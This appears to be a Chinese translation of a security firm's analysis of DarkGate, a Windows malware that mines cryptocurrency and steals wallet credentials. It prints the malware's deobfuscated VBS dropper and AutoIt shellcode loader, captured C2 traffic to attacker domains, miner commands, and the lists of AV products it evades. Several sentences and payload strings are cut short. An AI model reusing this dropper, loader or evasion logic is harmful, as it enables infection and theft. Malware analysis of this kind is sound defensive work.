DarkGate:新型多功能恶意软件分析

CoolCat / 2018-11-19 07:05:00 / 浏览数 3128 技术文章 技术文章 顶(1) 踩(0)

原文：https://blog.ensilo.com/darkgate-malware

近日一类在野活跃且隐秘型很好的多功能恶意软件感染了西班牙和法国的诸多用户主机，其功能复杂完善，近乎绕过了市面上所有AV的检测。

0x01 摘要

近日国外安全专家enSilo和Adi
Zeligson发现了一款叫做DarkGate且从未被AV检测到的高度复杂的恶意软件。其设计是针对Windows工作站和支持一个反应性的命令和控制系统，DarkGate通过torrent

DarkGate的特点:

- 利用Akamai(阿卡迈 一家CDN公司)的CDN和AWS这样合法服务来建立C&C通信以规避AV检测。
- 使用多种方法避免传统AV检测，包括某国际AV大厂的对`Process Hollowing`技术拦截。
- 可通过几个已知的文件恢复工具防止核心文件被删的。
- 使用了两种不同的用户帐户控制(UAC)绕过技术来提权
- 可执行多种恶意代码，包括加密货币挖掘，密码窃取(窃取与密码钱包相关的用户凭证)，勒索和远程控制。

0x02 技术分析

这种恶意软件名为DarkGate，通过分析得知其旨在感染整个欧洲，特别是西班牙和法国的目标。DarkGate的功能包括挖矿、从加密钱包窃取凭证、勒索以及对感染PC进行

enSilo发现这个恶意软件的作者建立了一个执行命令和控制的机制，方便他们在接收到新感染的密码钱包的通知后采取行动。如果DarkGate检测用户有任何有趣的操作时，

日常研究恶意软件活动的过程中，为了其功能以及开发者在感染后的操作我们偶尔会主动让恶意软件感染自己的测试机器。比如某次与恶意软件的开发者的邂逅中，我们很

DarkGate这款恶意软件的作者似乎投入了大量的时间和精力，利用多种规避技术来避免被发现。其中一种使用的技术是Hook用户模式来绕过，这种技术使得DarkGate可以

enSilo研究小组跟踪了"DarkGate"及其变种，发现大多数AV厂商都没有发现它。也正是这个发现促使我们开始研究恶意软件的各种新特性，这些特性在技术分析部分有提到

虽然挖矿，盗密码和勒索这几个功能表明作者的动机是为了钱，但是作者是否还有其他动机有待商榷。

0x03 变种分析

通过技术分析我们可以发现DarkGate与此前检测到的Golroted恶意软有关联。其使用了`Nt* API`来调用并执行`Process Hollowing`。此外，`Golroted`还使用了UAC绕过技术，这是一种基于`SilentCleanup`计划任务的技术。DarkGate同时使用了这两种技术。

在分析Golroted和DarkGate二进制文件的差异后，我们发现了两者有大量重叠的代码。如图1所示，两种恶意软件的变异体都在进程`vbc.exe`上执行`Process Hollowing`函数。DarkGate稍作修改而已。




图1:Golrating和DARKGATE的二进制文件差异


0x04 感染策略

可以确定的是DarkGate和Golroted使用的两种截然不同的感染方法。恶意文件伪装为电影和电视剧的Torrent文件进行传播并在受害者的机器上执行VB脚本。

如图2所示众的第二个文件，`the-walking-dead-9-5-hdtv-720p.torrent.vbe`使用了一种更简单的方法来感染受害者，那就是直接发带有恶意文件的钓鱼邮件（图3

#	Name	Size	Status
1	Campeones_HDRi.torrent.vbe		Connecting to peers 0.0 %
2	the-walking-dead-9-5-hdtv-720p.torrent.vbe		Connecting to peers 0.0 %

图2:TORRENT文件的截图



Subject: DHL Failed Delivery Notification

Dear Customer,

We Attempted to deliver your item AT 8:10 AM on May 16, 2017. (Read enclosed file details)
The delivery attempt failed because nobody was present at the shipping address, be informed
If the parcel is not scheduled for re-delivery or picked up within 72 hours (3 working days), it will be returned to the sender.
please you have until May 18, 2017 to reply

Label Number: DHL-AW159254FE
Expected Delivery Date May 16, 2017
Class: Package Services
Service (s): Delivery Confirmation
Status: eNotification sent

Read the enclosed file for details.


Thank you.

图3 包含THE-WALKING-DEAD-9-5-HDTV-720P.TORRENT.VBE文件的钓鱼邮件

0x05 DARKGATE执行四部曲

0x05_add_01 起

DARKGATE使用了一种独特的多级解压方法。执行的第一个文件是被混淆后的VB脚本，其功能类似于国内的Downloader，只执行一些简单的操作。紧随其后的第一阶段，pe.bin，shell.txt。接下来test.au3这个AutoIt脚本会调用autoit3.exe的删除功能并执行。



```
Option Explicit
on error resume next
dim objShell
Set objShell = CreateObject( "WScript.Shell" )
dim appdatapath
appdatapath = "C:\" & objShell.ExpandEnvironmentStrings( "%COMPUTERNAME%" )
Const foForReading          = 1
Const foAsASCII             = 0
Const adSaveCreateOverWrite = 2
Const adTypeBinary          = 1
Dim objFSO
Dim objFileIn
Dim objStreamIn
dim dataa
Dim objXML
Dim objDocElem
Dim objStream,objFolder
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objXML = CreateObject("MSXml2.DOMDocument")
Set objDocElem = objXML.createElement("Base64Data")
objFSO.CreateFolder(appdatapath)
objDocElem.DataType = "bin.base64"
Set objStream = CreateObject("ADODB.Stream")
objDocElem.text = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAGAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAAAWc05QUhIqw1ISKsNSEirDFEFLw1ASKsPMsu3DUxI
objStream.Type = adTypeBinary
objStream.Open()
objStream.Write objDocElem.NodeTypedValue
objStream.SaveToFile  appdatapath+"\AutoIt3.exe", adSaveCreateOverWrite
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objXML = CreateObject("MSXml2.DOMDocument")
Set objDocElem = objXML.createElement("Base64Data")
objDocElem.DataType = "bin.base64"
Set objStream = CreateObject("ADODB.Stream")
objDocElem.text = "I05vVHJheU1jb24NCkZpbGVDcmVhdGVTaG9ydGN1dCAoIEBBdXRvSXRFeGUsIEBTdGFydHVwRGlyICYgJ1xiaWxsLmxuayciLCdDOlwnICYgQENvbXB1dGVyTmFtZSAsICJ0ZXN0LmF1MyIgLCAiIiAsICJDOlxKaW5kb3dzXFN5c3RlbTMyXE15Y29tcHV0LmRsbCIgLCAiIiAsIDI
objStream.Type = adTypeBinary
objStream.Open()
objStream.Write objDocElem.NodeTypedValue
objStream.SaveToFile appdatapath+"\test.au3", adSaveCreateOverWrite
Set objFSO=CreateObject("Scripting.FileSystemObject")
dim objFile
Set objFile = objFSO.CreateTextFile(appdatapath+"\shell.txt",True)
objFile.Write "0x558BEC50B8E900000081C404F0FFFF50487SF68B45FC83C4E48D850973F1FF8D95E06FF1FFC60255C642018BC64202ECC6420383C64204C4C64205B0C6420653C6420756C6420857C6420989C6420A5DC6420BFCC6420C64C6420D8BC6420E05C6420F30C6421000C64211
objFile.Close
Set objFSO=CreateObject("Scripting.FileSystemObject")
Set objFile = objFSO.CreateTextFile(appdatapath+"\pe.bin",True)
objFile.Write "oLe97e/t7e3p7eLtEhLt7VXt7e3t7e3tre337e3t7e3t7e3t7e3t7e3t7e3t7e3t7e3t7e3t7e3t7ezt7Vf97ePyWeQgzFXsoSDMfX25hY3ezZ2fgoqfjIDNgJiemc2PiM2fmIPNmIOJiJ/NuoSD3t/g58na7e3t7e3t7e3t7e3t7e3t7e3t7e3t7e3t7e3t7e3t7e3
objFile.Close
Set objShell = CreateObject("Shell.Application")
objShell.ShellExecute appdatapath+"\AutoIt3.exe", "test.au3", appdatapath, "open", 0
```

图4 被混淆后的VB脚本

0x05_add_02 承

在第二阶段，AutoIt脚本会在自启目录下创建了一个名为`bill.ink`的快捷方式。创建完成后触发`C:\{username}\shell.txt`文件中的二进制代码。

0x05_add_03 转

第三个阶段将会解密并执行`shell.txt`中的代码。该脚本使用了一种非常少见的技术来执行二进制代码。主要流程如下:

- 从`shell.txt`众加载二进制代码并载入内存
- 将数据复制到可执行内存空间(`DLLStructCreate`和`DllStructSetData`)
- 引用`CallWindowProc`的二进制代码并作为`lpPrevWndFunc`参数来调用

```
#NoTrayIcon
FileCreateShortcut ( @AutoItExe, @StartupDir & '\bill.lnk' ,'C:\' & @ComputerName , "test.au3" , "" , "C:\Windows\System32\Mycomput.dll" , "" , 2 , "")

$ced = FileRead('shell.txt')

$pt = DLLStructCreate("byte[" & BinaryLen($ced) & "]")

DllStructSetData($pt, 1, $ced)

DllCall("user32.dll", "lresult", "CallWindowProc", "ptr", DllStructGetPtr($pt), "hwnd", 0, "uint", 0, "wparam", 0, "lparam", 0)
```

图5 解密后的AUTOIT脚本

0x05_add_04 合

最后，在前面提到的多级解压技术下从`shell.txt`中加载的二进制代码并执行以下操作:

- 检索可执行文件，验证是否为了卡巴斯基下安装目录下的可执行文件名。
- 读取`pe.bin`并解密。
- 使用`Process Hollowing`技术将从`pe.bin`解密出来的代码注入到`vbc.exe`进程中。

研究发现如果DarkGate检测到卡巴斯基的存在，它会将恶意软件加载到shellcode的一部分，而不是使用`Process Hollowing`技术。解密后的`pe.bin`文件是DarkGate的核心文件。负责与C&C服务器通信并执行接收到的命令。

总结一下这四个阶段的解压技术：

加载的初始代码是使用VB编写的，负责删除所有相关文件:

autoit3.exe

3. test.au3
4. pe.bin
5. shell.txt

一旦点击就会运行AutoIt脚本。

1. AutoIt脚本用AutoIt解释器运行并解密二进制代码，然后将其加载到内存中。
2. 执行二进制代码并绕过卡巴斯基的检测。
3. 解密并执行最终的二进制文件`pe.bin`




图6 上诉四部曲流程图

最终的二进制文件会从`C:\{computer_name}`复制到`C:\Program data`并使用当前用户生成id的前8位数字作为文件名称(格式为：ID2-xxxxx 后面会解释)。

最后的二进制文件在注册表中写入一个键值:`\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`。

键名是用户生成id的前8位数字，键值是从`C:\{computer_name}`复制到`C:\Program data`文件夹的AutoIt脚本，如图7所示:




图7 写入的键值

0x06 挖矿分析

DarkGate会先从C&C服务器上获取挖矿的程序

```
POST / HTTP/1.0
Host: akamai.la:9999
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/4.0 (compatible; Synapse)
Content-Type: application/x-www-form-urlencoded
Content-Length: 172

id=6be3a05f5d47bcc7bf6c4e86ac7483dc&data=RWxlY3RydW0gQml0Y29pbiBXYWxsZXQgLSBHb29nbGUgQ2h
yb21lfFwvfEpvbm55IEIgR29vZCBAIERFU0tUT1AtM0pPRU8zNHxcL3wyMjk0fFwvfA%3D
%3D&action=200HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 4
Date: Tue, 06 Nov 2018 10:24:22 GMT

good
```

图8 挖矿程序的下载请求

如图9所示,
`startminer`命令请求作为响应的一部分，目的是告诉恶意软件开始挖掘。分离消息的不同部分，第一部分将被加密写入`config.bin`配置中。即矿工程序的命令行。第二部
`Hollowing`技术注入到`systeminfo.exe`进程完成的。

```
POST /cpu.bin HTTP/1.0
Host: akamai.la
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/4.0 (compatible; Synapse)

HTTP/1.1 200 OK
Date: Tue, 06 Nov 2018 10:12:18 GMT
Server: Apache/2.4.29 (Win32) OpenSSL/1.1.0g PHP/7.2.2
Last-Modified: Wed, 31 Oct 2018 00:16:29 GMT
ETag: "b5845-5797b36b58843"
Accept-Ranges: bytes
Content-Length: 743493
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

startminer-o stratum+tcp://akamai.la:3336 -o stratum+tcp://
a40-77-229-13.deploy.static.akamaitechnologies.pw:3336 -o stratum+tcp://battlenet.la:
3336 -o stratum+tcp://awsamazon.cc:3336 -o stratum+tcp://utorrentsp2p.in:
3336userconfigminerstartupuserconfigstartminereNrsvQ14VNW1MHxmMgkTDJwEA0aNmpRpGzTVTBN
rUoIdzA9RowQIiJXa2GKKbawpTCBq1MQz0ex7Mhpreku/4r1Qcy1X05a2uRgQaUJCBhEh/
AiIf9SinnFQwo9kSAL51s8+8wOxtffe9/me530+nofM3mevvfbaa6299tpr77PPbd9tUWIURbHB/9FRRelU
+J9L+cf/6uH/xKs2TlQ64t9I77SUvpFevuS+ZWnVSx/40dJ77k/74T0//
ekD7rQf3Ju2tOanaff9NK1w9ry0+x9YfO+1EyaMd0gcZUWKUmq5SDkWfOUuE+9hZWLMRRZrqrJ
+kqJ86xJFuQweTob/ifC/fxJTh2kr060o4V+l6xLK3HnyEuqXoqQxLP5JZBD6aZmi1MbC7+opyqmp8DswRVG
+N0Ynyy5RTlV9MQ9sh6coKWM87/gPwBf7xfWudd9b64bfRf81iQnCvtqiYSqUsoprF9/
jvgfSwTjZdzv8bpwUBedSKrquXcqA+26yAAOhvBB+t1wA57r23iXfrwTpePKAeVnJivJt
```

图9:检索矿工负载

0x07 钱包凭证窃取分析

前面提到恶意软件的另一个功能是可以搜索并窃取加密钱包的凭证。恶意软件在windows前台进程的名称中查找与不同类型的加密钱包相关的特定字符串，如果找到匹配的

以下是受影响的网站/钱包程序列表:

检索值	目标	
sign-in / hitbtc	https://hitbtc.com/	
binance - log in	https://www.binance.com/login.html	
litebit.eu - login	https://www.litebit.eu/en/login	
binance - iniciar sesi	https://www.binance.com/login.html	
cryptopia - login	https://www.cryptopia.co.nz/Login	
user login - zb spot exchange		
sign in	coinEx	https://www.coinex.com/account/signin?lang=en_US
electrum	https://electrum.org/#home	
bittrex.com - input	https://international.bittrex.com/	
exchange - balances		
eth) - log in		
blockchain wallet	https://www.blockchain.com/wallet	
bitcoin core	https://bitcoincore.org/	
kucoin	https://www.kucoin.com/#/	
metamask	https://metamask.io/	
factores-Binance		
litecoin core	https://litecoin.org/	
myether	https://www.myetherwallet.com/	

表1 受影响的网站及钱包程序

0x08 控制分析

以目前的情况来看，似乎DarkGate的作者使用了很复杂的技术来避免逆向分析以及网络安全产品的检测。

DarkGate将六个域名硬编码在了代码里面，如下所示：

- akamai.la
- hardwarenet.cc
- ec2-14-122-45-127.compute-1.amazonaws.cdnprivate.tel
- awsamazon.cc
- battlenet.la
- a40-77-229-13.deploy.static.akamaitechnologies.pw

值得一提的事作者似乎还使用了另一个混淆视听的技巧，即使用这些C2地址看起来像来自Akamai或Amazon的合法rDNS记录的NS记录。使用rDNS通信的原意是应该任何

0x09 两种避免AV检测的手法

DarkGate的作者最担心的似乎是AV的检测。所以其在反虚拟机和用户验证技术上投入了大量精力，而不是反调试技术。

0x09_add_01 反虚拟机

DarkGate用来避免被AV检测到的第一种方法是确定自身是否是在沙箱或者虚拟机中。基于所使用的策略，我们认为作者开发时检测沙箱/虚拟机的部分不多，事实如此，因

在图10中，我们可以看到DarkGate使用Delphi的`Sysutils::DiskSize`和`GlobalMemoryStatusEx`来获取磁盘大小和物理内存。如果当前该计算机的磁盘空间小于101




图10 环境硬盘和RAM的检测

0x09_add_02 反AV

DarkGate会检测表2中列出的AV是否存在于受感染的机器上。除了卡巴斯基，Trend和IOBIt。对于其他大多数的AV来说，如果恶意软件检测到任何这些AV，它门也就只会

进程名	AV厂商
astui.exe	Avast
avpui.exe	Kaspersky
avgui.exe	AVG
egui.exe	Nod32
bdagent	Bitdefender
avguard.exe	Avira
nis.exe	Norton
ns.exe	Norton
nortonsecurity.exe	Norton
uiseagnt.exe	Trend Micro
bytefence.exe	ByteFence
psuaconsole.exe	Panda
sdscan.exe Search & Destroy mcshield.exe	McAfee
mcuicnt.exe	McAfee
mpcmdrun.exe	Windows Defender
superantispyware.exe	SUPER AntiSpyware
vkise.exe	Comodo
mbam.exe	MalwareBytes
cis.exe	Comodo
msascuil.exe	Windows Defender

表2 DarkGate检测的av列表

对于自卡巴斯基、IOBit或Trend Micro来说:

IOBit: 如果路径`C:\\Program Files (x86)\\IObit`存在，恶意软件将尝试终止一个名为`monitor.exe`的进程。此外，它将产生一个新的线程，该线程将反复查找并终止进程`smBootTime.exe`。

Trend Micro: 如果检测到Trend Micro的进程名，代码将不会执行关键日志的线程。

卡巴斯基:DarkGate在执行过程中会多次检查其是否存在，无论是在解包过程中，还是在恶意软件本身中，都会检测卡巴斯基是否存在。

如果是在最终的可执行文件中检测到，并且在机器启动后不到5分钟的时间内，那么它将不会启动关键日志记录线程和负责以下工作的更新线程:

- 将所有恶意软件的相关文件复制到`C:\Program Data`下的文件夹。
- 执行下文中分析的恢复工具。

如果是在shellcode中检测到，且系统启动时间超过4:10分钟，则不会使用`Process Hollowing`技术来执行最终的可执行文件，而是直接加载并执行。

0x10 恢复工具

DarkGate还会通过表3中列出的进程名称来检测是否存在几种已知的恢复工具:

进程名	工具
adwcleaner.exe	MalwareBytes Adwcleaner
frst64.exe Farbar	Recovery Scan Tool
frst32.exe Farbar	Recovery Scan Tool
frst86.exe Farbar	Recovery Scan Tool

表3 DarkGate检测的恢复工具列表

一旦检测到这些存在DarkGate将发起一个新的线程，以每20秒的速度重新分配恶意软件文件，以确保如果文件在恢复工具的生命周期内被删除，它将被重新创建和重新定位

0x11 系统调用

为了隐藏Process
Hollowing技术的使用，DarkGate使用了一种特殊的技术使其能够直接调用内核模式的函数。这可以帮助其逃离调试器设置的任何断点，并避开不同安全产品设置的用户域

0x11_add_01 如何调用系统内核函数

当DarkGate使用来自ntdll.exe的函数时。它会针对32位和64位系统之间的调用方式不同对内核进行系统调用，最终目的都是为了调用KiFastSystemCall函数。KiFas

DarkGate是一个32位的程序，因为切换到内核时系统之间存在差异，DarkGate在64位系统上运行时可能会出错。为了在进程中使用的是正确的KiFastSystemCall函数，
